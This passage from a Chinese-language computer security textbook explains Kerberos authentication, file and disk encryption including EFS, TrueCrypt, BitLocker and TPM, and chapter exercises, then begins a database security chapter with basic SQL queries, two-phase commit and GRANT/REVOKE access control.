


图 9.8 Kerberos 身份验证: (a) 客户端与身份验证服务器互相进行身份验证。(b) 客户端与票证授予服务器互相进行身份验证。(c) 客户端与服务互相进行身份验证, 此时要为客户端提供该服务

- 使用客户端密钥 K_c (存储于 AS 的数据库中) 加密客户端-TGS 的会话密钥 K_{CT} 。
- 使用 TGS 密钥 K_T (也存储于 AS 的数据库中) 加密票据授予票证 (TGT)。TGT 包括密钥 K_{CT} 和有效期。

3. 客户端使用 K_c 解密 TGS 会话密钥 K_{CT} 。为了请求服务, 客户端向 TGS 发送如下的两个消息:

- TGT (仍使用 TGS 的密钥 K_T 加密) 和所请求服务的名称 S 。
- 验证令牌 (authentication token) 由客户 ID 和时间截组成, 使用客户端 TGS 会话密钥 K_{CT} 进行加密。

4. TGS 使用 K_T 解密 TGT，从而得到客户端 TGS 的会话密钥 K_{CT} 和 TGT 的有效期。如果当前时间在有效期之内，TGS 使用密钥 K_{CT} 解密身份验证令牌，并向客户端发送如下的两个消息：

- 使用 K_{CT} 加密的新的客户端-服务器会话密钥（client-server session key） K_{CS} 。
- 使用具体服务的密钥 K_S 加密客户端-服务器票据（client-to-server ticket），其中 TGS 已知密钥 K_S 。票据包含客户端 ID、网络地址、有效期和密钥 K_{CS} 。

5. 在对客户端-服务器会话密钥 K_{CS} 解密后，为了使服务对客户端进行身份验证，客户端会发送如下的两个消息：

- 在上个步骤中，TGS 发送的客户端-服务器的票据。
- 使用 K_{CS} 加密的客户端 ID 和时间戳。

6. 服务使用自己的密钥 K_S 解密客户端-服务器的票据，得到客户端-服务器的会话密钥 K_{CS} 。使用 K_{CS} 解密客户端 ID 和时间戳。最后，为了向客户端证明自己的身份，它使时间戳加 1，并用 K_{CS} 重加密后发送回客户端。

7. 客户端使用 K_{CS} 解密并验证这个响应。如果验证成功，就可以开始客户端-服务器的会话了。

在票据授予票据的有效期内，客户端为了访问多个服务，可以一直重复协议中的步骤 3~步骤 7。

Kerberos 的优点

由于 Kerberos 协议的分布式体系结构，甚至在不安全的网络中使用 Kerberos 协议，它的设计也是安全的。由于每次都使用适当的密钥对传输进行加密（除了向身份验证服务器发送的初始明文请求之外，该请求不包含任何秘密信息），攻击者如不能破解密钥或底层的加密算法，他将无法伪造有效的票据来得到对服务的未授权访问，所以假设该协议是安全的。使用加密消息认证码来防止篡改，使每个消息的完整性受到进一步的保护，其中消息认证码由每次传输的会话密钥创建。

当攻击者窃听合法的 Kerberos 通信，从未授权方重传消息来执行未授权操作时，Kerberos 的设计还能防止重放攻击。在 Kerberos 消息中的时间戳限制了攻击者能重传消息的窗口。此外，票据能包含已认证方的 IP 地址来防止来自不同 IP 地址的重放消息。最后，Kerberos 服务能利用“重放缓存（replay cache）”，缓存中存储着以前的身份验证令牌，并检测是否已被重用。总的来说，针对已知类型的重放攻击，这些措施也提供强有力的保护。

Kerberos 的其他优点包括它使用对称加密而不是使用公钥加密，这使 Kerberos 的计算更高效，对开源实现而言，采用 Kerberos 更加方便。

Kerberos 的缺点

虽然 Kerberos 提供强大的安全性，但它也存在一些缺点。最值得注意的是，Kerberos 存在着单点故障：如果密钥分发中心成为不可用，对整个网络进行身份验证的方案会停止运行。大型网络有时为了防止出现这种情况，会使用多个 KDC，或在紧急情况下，有备份的 KDC 可用。此外，如果攻击者入侵了 KDC，会暴露网络中的每个客户端和服务器的身份验证信息。最后，由于使用时间戳，Kerberos 需要所有参与方都有同步时钟。虽然在部

署 Kerberos 之前，应该考虑到这些弱点，但这些弱点并不能阻止 Kerberos 作为广泛采用的身份验证协议。

9.7 安全存储

正如第 2 章所讨论的，很难防御能对计算机系统进行物理访问的攻击者。但是，这种情况出现的频率比人们想象的要多得多。例如，在美国机场每周大约有 12 000 台笔记本电脑丢失或被盗。除了更换设备的费用之外，笔记本电脑的丢失也会产生数据漏洞的风险，这将使组织损失惨重。研究表明，对公司而言，丢失笔记本电脑的平均费约为 5 万美元，损失不是硬件本身，而主要是知识产权的损失、取证的相关费用、生产力的损失及法律费用。为了缓解这一问题，已开发了一些技术用于保护计算机系统中数据的机密性，甚至在物理入侵的事件中，这些技术也能保护系统中数据的机密性。

9.7.1 文件加密

文件的密码保护

保护敏感信息的一种方法就是对单独文件进行加密。许多流行的软件套件（包括微软 Office 和 Adobe Acrobat）都允许用户通过加密文件的内容来保护文件。早期的文件加密方案（如 Microsoft Office 的早期版本所提供的密码保护）设计用于偶然的数据入侵，它们使用简单的加密方案，如简单的 XOR 算法。

而现代的文件加密旨在有效地防御确定的攻击者。举个例子，微软 Office 2007 和 Adobe Acrobat 9 的加密都使用 AES 分组密码。Office 通过使用 SHA-1 对用户提供的密钥进行 50 000 次散列迭代来生成密钥。多次散列密码并不能使密码的安全性增强，而旨在使蛮力攻击每次猜测密码所执行的计算更耗时。相比之下，Acrobat 9 使用了 SHA-256 的算法，它比 SHA-1 更强大，它只对用户所提供的密码进行一次散列来生成密钥。在实践中，可以分析两者之间的差异。Elcomsoft advertise 密码恢复工具对 Office 2007 每秒能进行 5000 次密码尝试，而对 Acrobat 9 每秒能执行 75 万次密码尝试。

加密文件系统

加密文件系统（Encrypting File System, EFS）是文件系统级加密方案的一个示例，在微软 Windows 操作系统的最新版本中可以使用这一方案。EFS 的工作原理是透明的，能自动对指定文件和文件夹进行加密和解密，例如，如果攻击者能物理访问计算机，这些文件都将被破译。在默认情况下，所有的文件都未经加密。加密的文件和文件夹都用 EFS 明确标记。

EFS 使用对称和非对称加密技术。出于性能考虑，使用 AES 单独的对称文件加密密钥（file-encryption key, FEK）加密每一个文件。然后使用 FEK 加密数据，再用用户的公钥加密 FEK，并保存文件的元数据。为了解密文件，先用用户的私钥解密 FEK，然后再用 FEK

解密数据。为了支持用户之间的共享，在加密文件中可以包含 FEK 的多个副本，每个副本用不同的用户公钥进行加密，如图 9.9 所示。此外，为了确保在忘记密码或丢失私钥的情况下能恢复数据，管理员可以确定数据恢复代理（data recovery agent, DRA）作为授权方，对所有 EFS 加密的文件进行解密。




图 9.9 使用 Windows 的 EFS 文件加密格式。使用用户共享文件的公钥对 FEK（表示为 K ）进行加密
EFS 的安全挑战

已确定了 EFS 的一些安全问题。首先，EFS 只对文件内容进行加密，所以如文件名和其他元数据信息并未受到保护。其次，只适用于能使用 EFS 的文件系统，所以将该文件传送到其他文件系统会导致意外的解密。同样，不受保护的临时文件可能暴露加密文件内容。

在默认情况下，用户的 Windows 密码加盐散列对用户的 EFS 私钥进行加密，并将其存储在磁盘上。因此，如果攻击者能够恢复用户密码，且也能解密用户的私钥，则攻击者可以危害任何 EFS 加密的文件。此外，如果指定作为 DRA 的任何用户账户被入侵，则攻击者也能解密所有的文件。

9.7.2 磁盘加密

不是加密单独的文件或文件夹，而是需要加密整个物理或逻辑磁盘。最流行的两个磁盘加密解决方案是 BitLocker 和 TrueCrypt，BitLocker 用于 Windows Vista 和 Windows 7，TrueCrypt 用于开源系统。

TrueCrypt

TrueCrypt 是完整的磁盘加密技术，旨在保护磁盘内容，使能物理访问磁盘的敌手也不能危害磁盘的内容。TrueCrypt 可以在文件中创建虚拟加密磁盘，并像物理驱动器一样安装它。在 Windows 中使用这种设置，在具有驱动器符号的 Windows 资源管理器中，TrueCrypt 文件变成了磁盘卷，就好像安装的一个外部驱动器。TrueCrypt 也能加密整个分区或存储设备。TrueCrypt 加密卷中的每个扇区，并支持一些强对称加密算法，包括 AES。注意，典型的磁盘扇区大小是 2 的幂，范围从 512B 到 8192B。TrueCrypt 的加密和解密都是自动执行，对用户是透明的。但是，TrueCrypt 的密码独立于登录密码，当将 TrueCrypt 文件作为驱动器安装时，用户必须输入密码。

能够否认在计算机系统内隐藏数据的存在，敌手进行分析也不能发现，这种功能称为合理的可否认性（plausible deniability）。在这种情况下，攻击者可以通过敲诈、勒索、威胁甚至酷刑等手段强迫计算机系统的所有者给出已知加密卷的解密密钥，能够否认信息的存在能保护宝贵的数据。

TrueCrypt 试图提供合理的否认性使用户创建隐藏的加密卷，旨在敌手对系统进行物理访问时，也不能检测到加密卷。创建的隐藏卷将加密的 TrueCrypt 卷放在另一个 TrueCrypt 卷的空闲空间中，无需修改外部卷的任何元数据。使用 TrueCrypt 时，使用随机数据初始

化所有空闲空间，所以从随机数据中不能区分出存在的隐藏加密卷，所以无法证明隐藏数据的存在。当面对敌手索要密码来解密 TrueCrypt 卷时，可以透露外部卷的密码，隐藏卷的存在仍是未被发现的。为了解密隐藏卷，用户指示 TrueCrypt 使用给定的密码检测加密的隐藏卷。如果给定的密码正确，实际上也存在隐藏卷，会对 TrueCrypt 卷的头进行解密和验证，让该用户访问数据。如果给定的密码不正确或不存在隐藏卷，TrueCrypt 将不能对有效的头进行解密，同时也表明没有发现隐藏卷。

虽然在 TrueCrypt 中，隐藏卷的设计非常合理，但操作系统或应用程序访问隐藏卷的文件也会留下使用隐藏卷的痕迹，从而影响合理的可否认性。示例包括在 Windows 中最近打开文件的快捷方式、为了灾难性恢复微软 Office 应用程序的临时备份和谷歌桌面创建的快照文件。

BitLocker

某些版本的 Windows 提供了名为 BitLocker 的磁盘加密技术。与 TrueCrypt 一样，BitLocker 使用对称加密（特别是用 AES）对磁盘扇区进行加密。为了解密卷，用户可以进行几种选择。在引导时通过键盘输入密码，或从 USB 驱动器或可信平台模块（TPM）加载解密密钥，在下一小节，我们讨论可信平台模块。

BitLocker 使用两个 NTFS 格式的卷，一个卷包含操作系统和加密的数据，另一个卷作为未加密的引导卷。当在引导时对用户进行身份验证，则解锁卷的主密钥。使用主密钥，BitLocker 解密全卷的加密密钥（full-volume encryption key），全卷的加密密钥被加密后存储于引导卷中，然后全卷的加密密钥存储在内存中，用于解密加密卷中的数据。

9.7.3 可信平台模块

可信平台模块（Trusted Platform Module，TPM）是设计安装在主板上的芯片，作为安全密码处理器，它能安全地生成和存储密钥。在生产时，都将一个唯一的 RSA 私钥铸入了每个 TPM 芯片之中。TPM 的设计是防篡改的，所以，能进行物理访问的攻击者也很难恢复这个密钥。

TPM 芯片有一些平台配置寄存器（platform configuration registers，PCRs），用于存储一些加密操作的密钥和密文。

- extend 操作用 PCR 前一个值的加密散列更新指定的 PCR，该 PCR 与为操作提供的数据相关联。
- seal 操作使用 TPM 私钥加密所提供的明文，并将它与当前指定的 PCR 内容相关联。这个操作返回密文，并根据指定的 PCR 和 TPM 私钥的当前值计算 MAC。
- 给定密文、散列值和 PCR 名称，如果计算出的当前 PCR 值的 MAC 与给定的散列值相同，则 unseal 操作会对密文解密。

总的来说，这些操作允许硬件和软件组件（包括 BIOS、引导程序、操作系统和应用程序）将秘密数据与 TPM 绑定在一起，如果计算机的状态与所存储的数据相同时，才能提供这些秘密数据。

例如，在解密硬盘驱动器的内容之前，BitLocker 可以使用 TPM 作为确保操作系统组件完整性的手段。首先，通过执行 extend 操作初始化具体的 PCR 来捕捉 BIOS、引导

程序、内核和其他可信组件的理想状态来初始化 TPM。接下来，seal 卷的主密钥作为 PCR 值，并进行存储。在引导时，操作系统不断执行 extension 操作，并试图 unseal 密钥，解密 BitLocker 驱动器。如果修改了任何可信的系统组件，PCR 的状态将与执行 seal 操作时的状态不同，TPM 对卷的主密钥将不执行 unseal 操作。TPM 也能用于许多其他的密码应用程序，包括数字版权管理（第 10.4.1 和 10.4.2 小节）和软件许可（第 10.4.3 小节）。

使用 TPM 存储卷的主密钥增加了 BitLocker 的可用性，因为用户不必再输入密码或插入 USB 令牌。但是，BitLocker 的这种操作模式易受到第 2.4.5 小节描述的冷启动攻击。

此外，虽然 TPM 的设计旨在抵御物理篡改，2010 年由安全研究人员 Christopher Tarnovsky 提出了会对 TPM 的攻击。在他的攻击中，Tarnovsky 用了酸和除锈机除去了外壳和数层网线，露出了芯片内核。然后，仔细用探针在芯片内核中窃听通信信道，他能提取 CPU 指令，并从 TPM 中恢复受保护的信息。虽然这种攻击能证明，TPM 不能抵御确定攻击者的物理访问，Tarnovsky 的做法技术性很强，需要多个月的耐心工作。因此，甚至是熟练的攻击都入侵芯片也是不太可行的，但 Tarnovsky 的攻击为将来进一步破解 TPM 打下了基础。

9.8 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

- R-9.1 安全策略的五个组成部分是什么？
- R-9.2 描述自主访问控制策略和强制访问控制策略之间的区别。
- R-9.3 信任管理系统的四个组成部分是什么？
- R-9.4 分析不具备*-属性的 Bell La Padula 模型的一个变种。在这个模型中会存在哪些安全脆弱性呢？
- R-9.5 全序的组成部分是什么？偏序定义中缺失了全序中的哪个定义？
- R-9.6 比较和对比 Biba 模型和 BLP 模型。
- R-9.7 中国墙模型和 Brewer 与 Nash 模型之间的区别是什么？
- R-9.8 解释白盒测试与黑盒测试之间的不同。
- R-9.9 在 HIPAA 下，保护哪种类型的记录？在 FERPA 下，会保护哪种类型的记录呢？
- R-9.10 描述系统管理员应如何使用网络分段来提供附加的安全。
- R-9.11 与静态分析技术相比，动态分析技术有哪些优点？
- R-9.12 在 Kerberos 中使用了哪些类型的票据和服务器？

创新练习

- C-9.1 画出一个偏序图，并证明，包含相同关系的全序至少有两个。
- C-9.2 UFO 爱好者认为：在“绝密”中会有多达 38 个密级，它们是如此神秘，如果没有

放行许可的人员，甚至不知道它们的名称。解释，对处理与 UFO 相关的信息，为什么需要 38 个密级？并对每个密级给出合理的名称。

- C-9.3 描述一个适合 BLP 模型但不适合 RBAC 模型的应用程序。
- C-9.4 描述一种情况，其中利益冲突的安全级别非常重要。
- C-9.5 比较 RBAC 模型与 BLP 模型。
- C-9.6 设计一种数据结构表示分层的 RBAC 系统，并描述用于检测用户是否能访问资源的算法。分析数据结构所用的空间与算法的运行时间。
- C-9.7 简要描述你的计算机系统自身的安全标准。安全标准的最重要属性是什么？如何调整和监控这些安全属性？
- C-9.8 如果管理员在自己的系统中发现了脆弱性，他应该通知谁？他是否应该公开脆弱性呢？给出原因。
- C-9.9 白帽（white-hat）测试是脆弱性集合的测试，设计用于系统管理员发现系统的脆弱性，以便他们能修复发现的脆弱性。描述一些白帽系统和网络测试，并描述一些系统管理员要发现的具体脆弱性。
- C-9.10 为什么 Kerberos 需要两种类型的票据和两种类型的服务器呢？

项目练习

- P-9.1 实现一个基于 BLP 模型的系统，用于控制对网页集的访问。
- P-9.2 实现一个 RBAC 系统，用于控制对网站页面的访问。
- P-9.3 编写一个简单的静态检测工具，用于检测源代码中存在的脆弱性。
- P-9.4 使用权限，在虚拟机上模拟网络渗透测试。制定一个全面的方法来执行测试，并提交正式的结果。
- P-9.5 选择一种已公开脆弱性的开源软件。下载源代码后，确定脆弱性的代码，并编写一个安全公告来描述漏洞、它的严重性以及其他有关信息。

本章注释

在本章中介绍的大部分标准、规范在网上都有正式描述的文档：

- TCSEC: csrc.nist.gov/publications/history/dod85.pdf
- 通用标准: www.commoncriteriaportal.org/thecc.html
- FIPS 140 csrc.nist.gov/publications/fips/fips_140-2/fips_1402.pdf
- HIPAA: www.hhs.gov/ocr/privacy
- FERPA: www.ed.gov/policy/gen/guid/fpco/ferpa
- 数据保护指令: ec.europa.eu/justice_home/fsj/privacy
- SOX: pcaobus.org
- TPM: www.trustedcomputinggroup.org/resources/tpm_main_specification

在 RFC2704 中，描述了由 Blaze、Feigenbaum、Ioannidis 和 Keromytis 开发的 KeyNote 信任管理系统。在 1973 年的 MITRE 技术报告中，Bell-La Padula 模型的设计者介绍了该模型[3]。同样，在 MITRE 报告中，Biba 模型的设计者也介绍了自己的模型[5]。在 1989 年

的论文中，Brewer 和 Nash 提出了中国墙模型[14]。我们介绍的 RBAC 模型是由 Ferraiolo 等在自己的论文中提出的[32]（参见 Ferraiolo 等出版的书中也有该模型[31]）。Kerberos 协议是基于 Needham 和 Schroeder 的经典论文，在通信双方建立安全的通信，由受信的第三方提供通信双方的共享密钥[64]。在 Garman 的书中能找到 Kerberos 的其他概念和实现细节[35]。在 Ponemon Institute (ponemon.org) 在研究数据泄露，包括笔记本电脑丢失造成的数据泄露。Czekis 等研究了操作系统或应用程序的信息泄露会导致入侵 TrueCrypt 的隐藏卷[21]。



第 10 章 分布式应用程序的安全

10.1 数据库安全

数据库是内部网络和 Web 应用程序的重要组成部分。因为在存储大量有价值的信息中，数据库扮演着重要的角色，所以恶意方为了访问这些数据，会将数据库作为攻击目标。因此，计算机安全的一个重要组成部分就是保护数据库所存储信息的机密性、完整性和可用性。

此外，数据库通常还包含与个人相关的敏感信息，因此与数据库安全相关的另一个问题是隐私，如图 10.1 所示。




图 10.1 数据库必须处理分布式的更新和查询，同时还要支持机密性、可用性、完整性和隐私。
为了完成这些任务，需要强访问控制策略，并且还要有检测和错误恢复机制

10.1.1 表和查询

一种存储信息的常用方法是使用关系数据库（relational database）。在关系数据库中，将信息组织成表（table）的集合。表的每一行是一条记录，用于存储某个实体的相关信息，

表的每一列是与实体相关联的属性（attribute）。关系型数据库的表如图 10.2 所示。

Num	Name	Inaugural_Age	Age_at_Death
1	George Washington	57.2	67.8
2	John Adams	61.3	90.7
3	Thomas Jefferson	57.9	83.2
4	James Madison	58.0	85.3
5	James Monroe	58.8	73.2
6	John Quincy Adams	57.6	80.6
7	Andrew Jackson	62.0	78.2
⋮	⋮	⋮	⋮
26	Theodore Roosevelt	42.9	60.2
27	William Howard Taft	51.5	72.5
28	Woodrow Wilson	56.2	67.1
29	Warren G. Harding	55.3	57.7
30	Calvin Coolidge	51.1	60.5
31	Herbert Hoover	54.6	90.2
32	Franklin D. Roosevelt	51.1	63.2
33	Harry S. Truman	60.9	88.6
34	Dwight D. Eisenhower	62.3	78.5
35	John F. Kennedy	43.6	46.5
36	Lyndon B. Johnson	55.2	64.4
37	Richard Nixon	56.0	81.3
38	Gerald Ford	61.0	93.5
39	Jimmy Carter	52.3	
40	Ronald Reagan	70.0	93.4
41	George H.W. Bush	64.6	
42	Bill Clinton	46.4	
43	George W. Bush	54.5	
44	Barack Obama	47.5	

图 10.2 关系数据库表 Presidents 存储着美国总统的数据。这个表有 44 条记录（行）和 4 个属性（列），最后两列是数字值（表示年）或空值

SQL 查询

正如在第 7.3.3 小节所介绍的，大部分数据库都使用结构化查询语言（Structured Query Language, SQL）来支持查询和更新，使用的命令如下：

- SELECT：用来表示查询。
- INSERT：用来插入新记录。
- UPDATE：用来更新已有的数据。
- DELETE：用来删除已有的记录。
- 条件语句使用 WHERE，使用如 AND 和 OR 的基本布尔操作来确定满足一定条件的记录。
- UNION：将多条查询结果合并成一个单一的结果。

可以使用这些命令的组合来执行查询，用于提取数据或更新对数据库的修改。例如，对图 10.2 所示的表，执行如下的查询：

```
SELECT * FROM Presidents WHERE Inaugural_Age < 50
```

这个查询要找到并返回所有宣誓就职年龄小于 50 岁的美国总统。星号（*）指定返回符合条件记录的所有属性。这个查询返回的表如下所示，它由表 Presidents 记录的子集组成：

Num	Name	Inaugural_Age	Age_at_Death
11	James K. Polk	49.3	53.6
14	Franklin Pierce	48.3	64.9
18	Ulysses S. Grant	46.9	63.2
20	James A. Garfield	49.3	49.8
22	Crover Cleveland	48.0	71.3
26	Theodore Roosevelt	42.9	60.2
35	John F. Kennedy	43.6	46.5
42	Bill Clinton	46.4	
44	Barack Obama	47.5	

还可以进行更复杂的查询，如，查询宣誓就职年龄小于 50 岁，上任时，又在第一任期中死亡的所有美国总统：

```
SELECT * FROM Presidents WHERE (Inaugural_Age < 50)
    AND (Age_at_Death-Inaugural_Age < 4.0)
```

这个查询会返回如下的记录集：

Num	Name	Inaugural_Age	Age_at_Death
20	James A. Garfield	49.3	49.8
35	John F. Kennedy	43.6	46.5

10.1.2 更新和两阶段提交协议

除了使用查询从数据库中提取信息之外，授权用户也可以使用 SQL 命令更新数据库的内容。例如，下面的更新操作将从 Presidents 表中删除宣誓就职年龄小于 50 岁的所有美国总统的记录：

```
DELETE FROM Presidents WHERE Inaugural_Age < 50
```

此外，下面的更新操作会向 Presidents 表增加一条新记录：

```
INSERT INTO Presidents
VALUES (45, 'Arnold Schwarzenegger', 65.5, NULL)
```

数据库可以更细粒度地执行更新，不仅仅是插入和删除整条记录。还可以修改特定记录中的某个属性值。例如，继续上述示例，在 2006 年 12 月 26 日之前，Presidents 表包含如下的记录：

Num	Name	Inaugural_Age	Age at Death
38	Gerald Ford	61.0	

但在 2006 年 12 月 26 日之后，对代理进行了授权，他可以修改这个表，其执行了如下的命令：

```
UPDATE Presidents
SET Age_at_Death=93.5
WHERE Name='Gerald Ford'
```

此命令只会更新 Name 字段是 Gerald Ford 记录的 Age_at_Death 字段的属性值，上述

的记录更新为：

Num	Name	Inaugural_Age	Age_at_Death
38	Gerald Ford	61.0	93.5

在理想情况下，数据库允许多个授权代理同时更新和查询数据库。所有操作会被记录到审计文件之中，用以提供从数据库中提取信息的最后记录和数据库的修改历史。

两阶段提交

在网络分布式数据库中，允许多个代理同时更新数据库所面临的一个最大挑战是更新操作会产生冲突。例如，如果 Alice 要删除某条记录，而 Bob 需要同时修改这条记录的一个属性值，就会产生冲突。此外，即使多个更新不发生冲突，但是，如果在进行某一更新时，计算机或网络发生故障，则不能完成这个更新。这种故障会使数据库处于不一致的状态，甚至使数据库变得不可用。

为了解决一致性和可靠性问题，大多数数据库在执行更新时使用两阶段提交协议（two-phase commit）。操作分两个阶段顺序进行：

(1) 第一阶段是请求阶段（request phase），在该阶段，要确定更新所要修改的数据库的所有部分，并将这些部分标记为需要修改。这一阶段的结果要么是成功的，要么被中止。在成功时，每个修改请求都是可用的，标记被修改；在中止时，由于别人早已对其进行了标记，或者由于网络或系统出现了故障，所以不能标记所有需要修改的部分。如果第一阶段被中止，则重置所有修改的请求，这样做完全是可行的，因为并未进行任何永久性的修改。如果第一阶段成功完成，则协议继续第二个阶段。

(2) 第二阶段是提交阶段（commit phase），在这个阶段，对于其他修改而言，数据库是锁定的，只执行在请求阶段确定的修改序列。如果更新成功完成，则清除所有确定请求修改的标志，并释放对数据库的锁定。另一方面，如果更新操作失败，则回滚，使数据库回到完成第一阶段后的状态。

因此，两阶段提交协议有助于数据库实现完整性和可用性。之所以这个协议支持完整性，因为数据库始终处于一致性状态，或者它也能回滚到一致性的状态。之所以这个协议能提供可用性，因为数据库内部从未进入不一致性的状态，这种不一致性会使数据库管理系统崩溃。

10.1.3 数据库访问控制

数据库采用多种安全措施来阻止攻击，保护敏感信息，并建立安全模型，最大限度地减少了入侵数据库所造成的影响。实现细节取决于数据库，大部分的数据库都提供访问控制系统，管理员决定允许哪些用户和组对数据库进行访问。

例如，许多系统实现访问控制列表（ACL）方案，与操作系统所用的 ACL 类似。例如，简单的访问控制系统可能允许 Web 应用程序对数据的搜索查询和插入新记录，但不能创建或删除表、或通过数据库系统执行命令。会使用更复杂的规则集为多个用户定义不同

的权限集。例如，一个数据库包括学生记录表和大学教职工记录表，数据库允许教职工插入和更新学生的成绩，但不能改变学生的就业记录。另一方面，数据库可能会授予院长权限，能同时对学生记录和教职工记录进行补充和修改。

在一般情况下，为数据库的不同用户定义访问控制权限是非常有益的，有助于减少内部攻击，如过分好奇的教职工泄漏信息，或学生试图改变自己成绩单的成绩。实现适当的访问控制集应基于最小特权原则（参见第 1.1.4 小节），使每个用户都拥有完成自己任务所必需的权限，但除此之外，不再拥有其他的权限。

正确定义访问权限也是数据库防止入侵事件的一种至关重要的防御措施。例如，分析一个数据库，它存储一个订阅新闻的网站信息，信息存储分成两部分，一部分是文章和照片，另一部分是关于客户的财务记录（如信用卡号）。在这种情况下，在配置数据库和 Web 应用程序时，应使应用程序只能访问自己所需部分的信息。恰当地使用这种安全措施，如果攻击者入侵了网站没有特权的新闻部分，他也无法访问敏感的客户信息。因此，使用最小特权和特权分离的概念来设计访问权限能使入侵的破坏最小化。

使用 SQL 的访问控制

SQL 定义了访问控制框架，一般用于定义数据库的权限。当创建表时，表的所有者拥有唯一的权限在表中执行操作。然后，所有者向其他用户授权，这种授权被称为权限委托（privilege delegation）。这些权限是非常广泛的，如对特定表进行任何操作，或更细粒度的对特定列执行 SELECT 查询。例如，表的所有者使用如下的 SQL 命令授予 Alice 查询表 employees 的权限：

```
GRANT SELECT ON employees TO Alice;
```

使用 GRANT 关键字能提供 DELETE、INSERT 和 UPDATE 等其他权限。此外，为了授予所有可用的权限时，可以使用 ALL 关键字。

权限可以授予个人或所有人（使用 PUBLIC 关键字）。此外，权限也可以授予角色，数据库可以使用基于角色的访问控制。

此外，表的所有者可以创建数据的虚拟子集——视图（view），然后，其他用户可以访问视图。例如，表的所有者希望允许用户 Alice 只更新自己拥有的信息。为了实现这一愿望，可以在整个数据库中只创建包括 Alice 数据的视图，并授权给 Alice，只有她能对这个视图进行更新。

权限委托和撤销

除了能向其他用户授予具体的权限之外，表的所有者还允许其他用户来授予这些表的权限，这称为策略授权委托（policy authority delegation）。具体来说，当如上述示例一样，向某用户进行授权时，授权者可以使用 WITH GRANT OPTION 子句，接受者权限者能进一步委托该权限。例如，管理员为 Alice 创建了视图，授权 Alice 向其他用户委托 SELECT 的权限，SQL 语句如下：

```
CREATE VIEW employees_alice AS
```

```

SELECT * FROM employees
WHERE name = 'Alice';
GRANT SELECT ON employees_alice TO Alice WITH GRANT OPTION;

```

可视的权限传播和撤销

在数据库中，权限传播在有向图中是可视的，其中节点代表用户，有向边代表授予的权限。如果 Alice 向 Bob 授予的权利集 A ，那么画一条从 Alice 到 Bob 的有向边，标记为 A 。用户 Alice 授予 Bob 的权限在以后的时间内，可以有选择地撤销，删除或重新标记从 Alice 到 Bob 的有向边都是可视的。执行撤销的命令如下：

```
REVOKE SELECT ON employees FROM Bob;
```

这个命令会撤销授予 Alice 的所有 SELECT 权限，也会撤销 Alice 委派给所有人的 SELECT 权限。例如，分析这种情况，用户 Alice 向 Bob 授予了权限集，Bob 又将这个权限集授予了 Carol。如果 Alice 撤销了 Bob 的这些特权集，那么整个委托传播路径都应遵循这种撤销，所以撤销了 Bob 和 Carol 的这些特权集。当多个用户授予 Bob 的权限集有交集时，这种撤销方案会变得比较复杂，只有一个用户撤销这些特权。从直觉上，Bob 应该保留用户并未撤销的权限集，而对于 Bob 授予权限的用户而言，如果 Bob 通过不同的、未撤销的权限集来执行该授权时，则应该撤销这个权限集，如图 10.3 所示。




图 10.3 在有向图中可视的数据权限：(a) 首先，两个管理员 Charles 和 Diane，分别授权 Alice 权限集 C 和 D ，之后，Alice 将这些权限授予 Bob，Bob 的权限集是 $C \cup D$ 。(b) 如果 Charles 随后撤销了授予 Alice 的权限集 C ，则 Bob 通过 Alice 间接从 Charles 继承的权限 C 也会被撤销，Bob 只剩下了权限集 D

传播权限撤销

实现正确的权限委托和撤销需要一些额外的开销。权限撤销的正式意义在于：给定用户的权限应该一样，就像已撤销的权限从未授予过用户一样。通过重放所有（除了撤销的命令）曾经发出的 GRANT 语句，重新计算每个用户权限的任务是非常繁重的。

